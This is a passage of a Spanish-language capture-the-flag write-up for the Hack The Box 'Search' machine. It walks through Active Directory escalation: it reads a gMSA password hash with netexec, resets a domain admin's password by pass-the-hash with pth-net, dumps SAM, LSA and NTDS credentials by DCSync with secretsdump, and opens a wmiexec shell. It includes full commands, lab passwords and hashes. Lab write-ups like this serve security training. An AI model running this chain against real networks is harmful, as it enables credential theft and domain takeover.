


Zoom 2:


ssword
BIR-ADFS-GMSA$@SEARCH.HTB
GenericAll
TRISTAN.DAVIES@SEARCH.HTB
MemberOf
ADMINISTRATORS@SEARCH.HTB


Como podemos observar el usuario "sierra.frye" tiene el privilegio de "ReadGMSAPassword" sobre el usuario "bird-adfs-gmsa$" y este usuario tiene el privilegio de "GenericAll" sobre el usuario "tristan.davies" que es administrador.

Primero vamos a explotar el privilegio de "ReadGMSAPassword" con netexec:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec ldap 10.10.11.129 -u Sierra.Frye -p '$$49=wide=STRAIGHT=jordan=28$$18' --gmsa
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:searc
LDAPS       10.10.11.129    636    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
LDAPS       10.10.11.129    636    RESEARCH         [*] Getting GMSA Passwords
LDAPS       10.10.11.129    636    RESEARCH         Account: BIR-ADFS-GMSA$        NTLM: e1e9fd9e46d0d747e1595167eedcec0f
```

Hemos obtenido el hash del usuario "bird-adfs-gmsa$". Podemos validarlo:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.129 -u 'bir-adfs-gmsa$' -H 'e1e9fd9e46d0d747e1595167eedcec0f'
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:sear
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\bir-adfs-gmsa$:e1e9fd9e46d0d747e1595167eedcec0f
```

El hash es correcto. Como el usuario "bird-adfs-gmsa$" tiene el privilegio de "GenericAll" sobre el usuario "trista.davies" podemos cambiarle la contraseña con 'pth-net rpc' ya que disponemos del hash del usuario y no de la contraseña para cambiarlo con net-rpc:

> Pass-the-hash can also be done here with pth-toolkit's net tool. If the LM hash is not known it must be replace with `ffffffffffffffffffffffffffffffff`.
>
> ```
> pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"
> ```


Nos dice que si nos sabemos el hash LM podemos sustituirlo con "f":

```
pth-net rpc password "Tristan.Davies" "p@ssw0rd" -U "search.htb"/"bir-adfs-gmsa$"%"ffffffffffffffffffffffffffffffff":"e1e9fd9e46d0d747e1595167eedcec0f" -S "search.htb"
```




```
┌──(kali㉿kali)-[~/Downloads/targetedKerberoast]
└─$ pth-net rpc password "Tristan.Davies" "p@ssw0rd" -U "search.htb"/"bir-adfs-gmsa$"%"ffffffffffffffffffffffffffffffff":"e1e9fd9e46d0d747e1595167eedcec0f" -S "search.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...

┌──(kali㉿kali)-[~/Downloads/targetedKerberoast]
└─$ netexec smb 10.10.11.129 -u 'tristan.davies' -p 'p@ssw0rd'
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\tristan.davies:p@ssw0rd (Pwn3d!)
```

Hemos conseguido cambiarle la contraseña, como el usuario "tristan.davies" pertenece al grupo "Domain Admins" podemos realizar un DC-sync para dumpear todos los hashes netNTLM de los usuarios locales y del dominio:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump 'search.htb/tristan.davies:p@ssw0rd'@10.10.11.129
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×697a8e5d7f1607bd69d577ff42336dd5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SEARCH\RESEARCH$:aes256-cts-hmac-sha1-96:99c16df8f82f9c6bc6f7261cc33b5a4ccaf479432a2f2f9842db0845b5e62279
SEARCH\RESEARCH$:aes128-cts-hmac-sha1-96:ee1802b3aaa1d501c2fa2719135b9668
SEARCH\RESEARCH$:des-cbc-md5:ef7fe35e68043dc4
SEARCH\RESEARCH$:plain_password_hex:80f1557e50e14f5993d6cbdf12bf1f15f09a75c0a0e96d6b9e0b369e990c94b1bc085da867f7fbc
dfc99437bcffe6b00f155eba8721d5f4680e3f0c1adf5084631aff06a90a9ca2fdf8fa8c1110f7c57de3b14837997582123799ae53b3951e078
SEARCH\RESEARCH$:aad3b435b51404eeaad3b435b51404ee:45d9822de10463eefa7bc53f2b203565:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×1d5ae75a9dc16c4c0086718b1b71a1c7a46a77f1
dpapi_userkey:0×9306fa0881afe36b246e61acbeba87de42178e01
[*] NL$KM
 0000   6C D9 98 5C C9 44 A6 35  3E E3 CF 10 E8 04 0D 68   l..\.D.5>......h
 0010   66 67 0C B0 4E E1 D7 02  EA 20 4C EB E3 35 41 26   fg..N.... L..5A&
 0020   F9 FC FA 9E CF E7 F8 A4  0F E2 29 B1 44 29 16 0B   ..........).D)..
 0030   4B 1B BF 6C AA E2 27 6F  58 A3 3A C6 FC 0F BE 64   K..l..'oX.:....d
NL$KM:6cd9985cc944a6353ee3cf10e8040d6866670cb04ee1d702ea204cebe3354126f9fcfa9ecfe7f8a40fe229b14429160b4b1bbf6caae22
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c69ced6:::
```

Utilizamos el hash del administrador del dominio para conectarnos a la maquina victima a traves de impacket-wmiexec:



```
┌──(kali㉿kali)-[~/Downloads/targetedKerberoast]
└─$ impacket-wmiexec search.htb/administrator@10.10.11.129 -hashes 'aad3b435b51404eeaad3b435b51404ee:5e3c0abbe0b4163c5612afe25c69ced6'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
search\administrator
```